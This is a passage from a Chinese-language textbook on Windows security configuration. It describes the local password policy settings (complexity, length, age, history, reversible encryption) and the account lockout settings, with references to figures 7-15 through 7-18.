


图 7-15　Windows 密码策略

密码必须符合复杂性要求：启用该项后，将对所有的新密码进行检查，确保满足密码复杂性的基本要求。

如果启用此策略，密码必须符合下列最低要求：不能包含用户的账户名，不能包含用户姓名中超过两个连续字符的部分，至少有六个字符长，包含以下四类字符中的三类字符：英文大写字母(A 到 Z)、英文小写字母(a 到 z)、10 个基本数字(0 到 9)、非字母字符(例如!、$、#、%)。

如图 7-16 所示，通过双击具体策略进行设置，可以选择是否启动 “密码必须符合复杂性要求策略”。




图 7-16　Windows 密码必须符合复杂性要求属性

密码长度最小值：设置密码最少包含有多少个字符。该值介于 0 和 14 个字符之间。如果设置为 0，则允许用户使用空白密码。

密码最长使用期限：此安全设置确定在系统要求用户更改某个密码之前可以使用该密码的期间(以天为单位)。可以将密码设置为在某些天数(介于 1 到 999 之间)后到期，或者将天数设置为 0，指定密码永不过期。如果密码最长使用期限介于 1 和 999 天之间，密码最短使用期限必须小于密码最长使用期限。如果将密码最长使用期限设置为 0，则可以将密码最短使用期限设置为介于 0 和 998 天之间的任何值。安全最佳操作是将密码设置为 30 到 90 天后过期，具体取决于您的环境。这样，攻击者用来破解用户密码以及访问网络资源的时间将受到限制。

密码最短使用期限：此安全设置确定在用户更改某个密码之前必须使用该密码一段时间(以天为单位)。可以设置一个介于 1 和 998 天之间的值，或者将天数设置为 0，允许立即更改密码。密码最短使用期限必须小于密码最长使用期限，除非将密码最长使用期限设置为 0，指明密码永不过期。如果将密码最长使用期限设置为 0，则可以将密码最短使用期限设置为介于 0 和 998 之间的任何值。如果希望“强制密码历史”有效，则需要

将密码最短使用期限设置为大于 0 的值。如果没有设置密码最短使用期限，用户则可以循环选择密码，直到获得期望的旧密码。

强制密码历史：设置互不相同的新密码的个数，在重新使用旧密码之前，用户必须使用过这么多的密码，此设置值可介于 0 和 24 之间。该策略通过确保旧密码不能继续使用，从而使管理员能够增强安全性。

用可还原的加密来储存密码：指密码的存储方式，是否用可以还原的加密方式存储，默认情况下，存储的密码只有操作系统能够访问，如果某些应用程序需要直接访问某个账户的密码，则必须将此策略启用，此策略的应用会使安全性降低，所以一般不启用。

（2）账户锁定策略

账户锁定策略是指当用户输入错误密码的次数达到一个设定值时，就将此账户锁定，锁定的账户暂时不能登录，只有等超过指定时间自动解除锁定或由管理员手动解除锁定。

进入“控制面板→系统和安全→管理工具→本地安全策略→账户策略→账户锁定策略”，如图 7-17 所示，可以通过双击具体策略进行设置。




图 7-17　Windows 账户锁定策略

账户锁定时间：一个账户在解除锁定并允许用户重新登录之前必须经过的时间，即被锁定的用户不能进行登录操作的时间，单位为分钟，如果将时间设置为 0，将会永远

锁定该账户，直到管理员解除账户的锁定。

账户锁定阈值：允许账户登录失败的次数。除非管理员进行了重新设置或该账户的锁定期已满，才能重新使用账户。该次数可设置为 1 到 999 之间的值，如果设置为 0，则始终不锁定该账户，如图 7-18 所示。

